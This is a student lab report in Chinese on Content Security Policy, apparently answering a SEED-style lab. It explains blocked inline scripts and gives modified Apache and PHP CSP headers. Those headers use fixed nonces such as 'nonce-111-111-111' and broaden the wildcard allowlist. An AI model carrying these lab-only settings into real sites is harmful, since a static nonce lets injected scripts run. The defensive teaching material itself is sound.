
实验任务

在启动容器后，请从你的虚拟机（VM）访问以下 URL（别忘了 `/etc/hosts` 文件的修改）。

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

1. 描述并解释当你访问这些网站时的观察结果。
2. 点击来自这三个网站的网页上的按钮，描述并解释你的观察结果。
3. 修改 `example32b` 的服务器配置（修改 Apache 配置），使得区域 5 和 6 显示为 `OK`。请在实验报告中包含你修改后的配置。
4. 修改 `example32c` 的服务器配置（修改 PHP 代码），使得区域 1、2、4、5 和 6 都显示为 `OK`。请在实验报告中包含你修改后的配置。
5. 解释为什么 CSP 可以防止跨站脚本攻击。

example32a:



所有的区域（1-6）都显示 OK（绿色）。该网站的 Apache 配置中没有设置 Content-Security-Policy (CSP) 头部。因此，浏览器使用默认的安全策略，允许执行所有的内联脚本（Inline Script）和来自任何来源的外部脚本。

example32b:

Edit profile : Elgg For SEE xexample32a.com/xexample32b.com/x

← → ↻

🛡️ Not Secure www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click: Click me

- 区域 1, 2, 3 (Inline): Failed (红色)。
- 区域 4 (From self): OK (绿色)。
- 区域 5 (example60): Failed (红色)。
- 区域 6 (example70): OK (绿色)。

该网站设置了 CSP: default-src 'self'; script-src 'self' *.example70.com。内联脚本 (1, 2, 3) 被阻止, 因为 CSP 默认禁止内联脚本 (除非指定了 'unsafe-inline' 或 匹配的 nonce/hash, 而此策略中未包含 nonce)。区域 5 被阻止, 因为 www.example60.com 不在允许在白名单 (whitelist) 中。区域 4 允许, 因为符合 'self'。区域 6 允许, 因为 *.example70.com 在白名单中。

example32c:

← → ↻

🛡️ Not Secure www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click: Click me

与 example32b 相同，除了区域 1 变为了 OK（绿色）。该网站通过 PHP 设置了 CSP: script-src 'self' 'nonce-111-111-111' *.example70.com。区域 1 允许，因为标签中的 nonce 值与 CSP 头部中的值匹配。区域 2 被阻止，因为 标签中的 nonce (222...) 与头部允许的 (111...) 不匹配。区域 3 被阻止，因为没有 nonce 且不允许通用内联脚本。区域 5 被阻止，因为 example60 不在白名单中。

7.2 点击来自这三个网站的网页上的按钮，描述并解释你的观察结果

在 example32a.com 点击按钮：弹出一个警告框显示“JS Code executed!”。因为没有 CSP 限制，内联事件处理器（如 onclick=“...”）可以正常执行。

在 example32b.com 和 example32c.com 点击按钮：没有任何反应（没有弹窗），如果在浏览器控制台查看，会看到报错信息。

CSP 策略生效中。HTML 元素中的内联事件处理程序（Inline Event Handlers，即 onclick 代码）被视为内联脚本。在严格的 CSP 策略下，除非显式添加 'unsafe-inline'，否则浏览器会禁止执行这些代码。即便 example32c 允许了特定的 nonce，通常 nonce 仅适用于 标签块，而不适用于内联事件属性（如 onclick）。



7.3 修改 example32b 的服务器配置（修改 Apache 配置），使得区域 5 和 6 显示为 OK。请在实验报告中包含你修改后的配置

在保持现有规则的基础上，允许来自 www.example60.com 的脚本加载：

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com \
    "
</VirtualHost>
```

打开 example32b.com 后，区域 5 和 6 都显示为 OK（绿色）



CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

7.4 修改 example32c 的服务器配置（修改 PHP 代码），使得区域 1、2、4、5 和 6 都显示为 OK。请在实验报告中包含你修改后的配置

允许区域 2：需要添加 nonce 222-222-222。• 允许区域 5：需要添加域名 *.example60.com。


```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'

        *.example70.com *.example60.com";

    header($cspheader);
?>

<?php include 'index.html';?>
```

重新加载 example32c.com 后，区域 1、2、4、5 和 6 都显示为 OK（绿色）。



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

7.5 解释为什么 CSP 可以防止跨站脚本攻击

XSS 攻击的核心往往是攻击者将恶意脚本注入到网页中（例如通过评论区或输入框）。如果没有 CSP，浏览器无法区分哪些脚本是开发者写的，哪些是攻击者注入的。

CSP 允许网站管理员定义一个白名单（Allowlist），明确告诉浏览器只信任来自特定来源（如 'self' 或指定的域名）的脚本。默认情况下，CSP 禁止内联脚本（`<script> ... </script>`）和内联事件处理器（`onclick` 等）。这直接阻断了最常见的反射型和存储型 XSS 攻击向量，因为攻击者注入的代码通常就是内联的。如果攻击者想要执行代码，他们必须设法将脚本放在白名单允许的外部服务器上，这大大增加了攻击难度。

对于必须使用的内联脚本，CSP 提供了 Nonce 机制。只有当 `script` 标签带有一个与 HTTP 响应头中完全一致的、不可预测的随机数时，代码才会执行。攻击者无法预知这个随机数，因此他们注入的脚本因为缺少正确的 Nonce 而会被浏览器拦截。